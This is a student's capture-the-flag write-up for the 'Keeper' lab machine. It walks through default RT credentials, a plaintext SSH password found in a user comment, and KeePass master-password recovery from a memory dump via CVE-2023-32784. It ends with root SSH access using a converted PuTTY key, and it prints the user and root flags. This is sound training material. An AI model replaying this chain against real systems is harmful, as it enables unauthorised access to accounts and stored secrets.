

Analysis of the Keeper Machine

Ali BA FAQAS

March 10, 2024

1 Preliminary Note

The analysis of this machine was conducted prior to its retirement, hence no external write-ups were consulted.

2 about keeper

Keeper, a Linux machine of easy difficulty, incorporates a support ticketing system with default credentials. By enumerating this service, we can view plaintext credentials that provide SSH access. This SSH access allows us to obtain a KeePass database dump file and extract the master password. Once we have access to the KeePass database, we can retrieve the root SSH keys, enabling us to establish a privileged shell on the host.

3 Vulnerability Discovery

3.1 Network Mapping (Nmap)

Our initial step, as always, is to scan for open ports and services. We utilized the `-sV` option to identify the software versions associated with the open ports. The results are as follows:

```
(aloosh@kali)-[~/Desktop/S2/SE/machines]
$ sudo nmap -sV 10.10.11.227
[sudo] password for aloosh:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-05 21:00 CET
Nmap scan report for 10.10.11.227
Host is up (0.12s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
8080/tcp   open  http     SimpleHTTPServer 0.6 (Python 3.10.12)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.40 seconds
```

Figure 1: Nmap Scan Results.

The scan revealed three open ports:

1. SSH (Port 22).
2. HTTP (Port 80).
3. HTTP (Port 8080).

Given that we lack the necessary credentials for SSH (Port 22), we decided to focus on HTTP (Port 80).

Upon accessing the IP address via a browser on Port 80, we discovered a single link redirecting to `tickets.keeper.htb/rt`.



Figure 2: Main Page.

Subsequently, we added the IP to our `/etc/hosts` file, associating it with both `keeper.htb` and `tickets.keeper.htb`. Clicking on the aforementioned link led us to a login page.




Figure 3: Login Page.

3.2 Gaining Access

We identified a ticketing system called RT, developed by Best Practical Solutions. This system is commonly used by businesses to manage tasks, issues, jobs, or other types of requests reported by their customers or users.

Before delving into more complex strategies, we attempted to use the default username and password for the RT system.




Figure 4: Default RT System Credentials.

To our surprise, these credentials were successful, and we gained root access to the website.




Figure 5: Successful Login.

Upon further exploration of the website, we discovered a page where we could modify admin permissions. Notably, some permissions pertained to scripts, which piqued our interest.




Figure 6: Attempt to Modify Admin Permissions.

Unfortunately, our attempt to modify the permissions was denied by the system, which suspected malicious activity. Thus, this approach was unfeasible.




Figure 7: Failed Attempt to Modify Admin Permissions.

Continuing our search for exploitable elements, we found a user named Inorgaard on the users page. Upon opening their page, we discovered the password "welcome2023!" written in the comments section.

Figure 8: User Page with Discovered Password.

3.3 User Flag

Given that the SSH port was identified as open from the Nmap scan, we proceeded to log in using the credentials of the user lnorgaard.

```

[aloon@kali: ~]$ ssh lnorgaard@10.10.11.227
The authenticity of host '10.10.11.227 (10.10.11.227)' can't be established.
ED25519 key fingerprint is SHA256:hc2M4ffW5M3q0ppq5TczstPLKxrvdBJfY0Jk3opr7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.227' (ED25519) to the list of known hosts.
lnorgaard@10.10.11.227's password:
lnorgaard@10.10.11.227's password:
lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Last login: Mon Feb 5 19:57:23 2024 from 10.10.14.98
lnorgaard@keeper:~$

```

Figure 9: Establishing an SSH Connection.

We found the user flag conveniently located in the home directory of the user.

```

lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip  user.txt
lnorgaard@keeper:~$ cat user.txt
be8a2762002bbde6e4a0e7a034a339bf
lnorgaard@keeper:~$

```

Figure 10: Retrieved User Flag.

3.4 Root Flag

In our attempt to escalate privileges, we first checked lnorgaard's sudo privileges. However, lnorgaard was not a member of the sudo group.

```
lnorgaard@keeper:~$ id
uid=1000(lnorgaard) gid=1000(lnorgaard) groups=1000(lnorgaard)
lnorgaard@keeper:~$ sudo -l
[sudo] password for lnorgaard:
Sorry, user lnorgaard may not run sudo on keeper.
lnorgaard@keeper:~$
```

Figure 11: Checking lnorgaard's Sudo Privileges.

Despite exploring other potential avenues for privilege escalation, such as listing all processes with `setuid`, we were unsuccessful.

Our attention then turned to a zip file in lnorgaard's home directory.

```
lnorgaard@keeper:~$ mkdir zipped
lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip  user.txt  zipped
lnorgaard@keeper:~$ cd zipped/
lnorgaard@keeper:~/zipped$ unzip ../RT30000.zip
Archive: ../RT30000.zip
  inflating: KeePassDumpFull.dmp
  extracting: passcodes.kdbx
lnorgaard@keeper:~/zipped$ ls
KeePassDumpFull.dmp  passcodes.kdbx
lnorgaard@keeper:~/zipped$
```

Figure 12: Unzipping the File.

Interestingly, the unzipped contents included a `.kdbx` file, a password database created by KeePass Password Safe. This free password manager stores an encrypted database of passwords, which can only be accessed using a user-set master password.

To access this encrypted database, we needed the master key. This is where the `.dmp` file came into play. A `.dmp` file, or dump file, is a memory image created by Windows when a device crashes. In the context of a `.dmp` file, it's theoretically possible that sensitive information such as passwords could be present if they were in memory at the time of the crash.

In our research, we also discovered a relevant CVE about KeePass.

The vulnerability CVE-2023-32784, affecting KeePass 2.x versions prior to 2.54, allows an attacker to recover the cleartext master password from various types of memory dumps.

VULNERABILITIES

CVE-2023-32784 Detail

Description

In KeePass 2.x before 2.54, it is possible to recover the cleartext master password from a memory dump, even when a workspace is locked or no longer running. The memory dump can be a KeePass process dump, swap file (pagefile.sys), hibernation file (hiberfil.sys), or RAM dump of the entire system. The first character cannot be recovered. In 2.54, there is different API usage and/or random string insertion for mitigation.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD

Base Score: 7.5 HIGH

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

QUICK INFO

CVE Dictionary Entry:

CVE-2023-32784

NVD Published Date:

05/15/2023

NVD Last Modified:

05/26/2023

Source:

MITRE

Figure 13: KeePass CVE.

With the goal of finding the master key in the `.dmp` file, we transferred the zip file to our local machine and used a POC code found on GitHub. This program attempts to find all possible master keys within the file.

6

```
(aloosh@kali)-[~/Desktop/S2/SE/machines/keeper/keepass-dump-masterkey-main]
$ python3 poc.py -d ../KeePassDumpFull.dmp
2024-02-06 08:38:06,546 [.] [main] Opened ../KeePassDumpFull.dmp
Possible password: •,dgrød med fløde
Possible password: •ldgrød med fløde
Possible password: •`dgrød med fløde
Possible password: •-dgrød med fløde
Possible password: •'dgrød med fløde
Possible password: •]dgrød med fløde
Possible password: •Adgrød med fløde
Possible password: •Idgrød med fløde
Possible password: •:dgrød med fløde
Possible password: •=dgrød med fløde
Possible password: •_dgrød med fløde
Possible password: •cdgrød med fløde
Possible password: •Mdgrød med fløde
```

Figure 14: Searching for the Master Key.

The result was incomplete, ”*dgr*d med fl*de”, missing some letters. However, by taking the last possible password found by the program and searching it on Google, we discovered a Danish meal called Rødgrød med fløde. Given that Inorgaard’s user profile indicated he is Danish, we hypothesized that the program couldn’t find the letter ø because it’s a special character.




Figure 15: Identifying the Master Key.

We used the web-based KeePass KeeWeb platform to open the password manager, using Rødgrød med fløde as the master key.




Figure 16: Accessing KeeWeb Platform.

Fortunately, the master key was correct, and we were able to access the contents of a PuTTY PPK file for the root user.




Figure 17: Accessing PuTTY PPK File.

With the help of puttygen, we were able to convert the PPK to a .pem SSH private key. This allowed us to SSH into the machine as root, marking the end of our journey with the capture of the root flag:

```
$ puttygen key.ppk -O private-openssh -o root.pem
```



```
(aloosh@kali)-[~/Desktop/S2/SE/machines/keeper]
$ puttygen key.ppk -O private-openssh -o root.pem

(aloosh@kali)-[~/Desktop/S2/SE/machines/keeper]
$ LS
LS: command not found

(aloosh@kali)-[~/Desktop/S2/SE/machines/keeper]
$ ls
KeePassDumpFull.dmp          key.ppk                      RT30000.zip
keepass-dump-masterkey-main  passcodes.kdbx
keepass-password-dumper-main root.pem
```

Figure 18: Generation of root.pem.

With the .pem file ready, we were prepared to establish an SSH connection as follows:

```
$ ssh root@keeper.htb -i root.pem
```

```
(aloosh@kali)-[~/Desktop/S2/SE/machines/keeper]
$ ssh root@10.10.11.227 -i root.pem
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug 8 19:00:06 2023 from 10.10.14.41
root@keeper:~#
```

Figure 19: Establishing SSH Connection as Root.

As shown in the figure, we successfully gained root access and were able to open the root.txt file located in the root home directory.

```
You have new mail.
Last login: Tue Aug 8 19:00:06 2023 from 10.10.14.41
root@keeper:~# ls
root.txt  RT30000.zip  SQL
root@keeper:~# cat root.txt
6e588908e623b9cd60bc090d68876abf
root@keeper:~#
```

Figure 20: Retrieved Root Flag.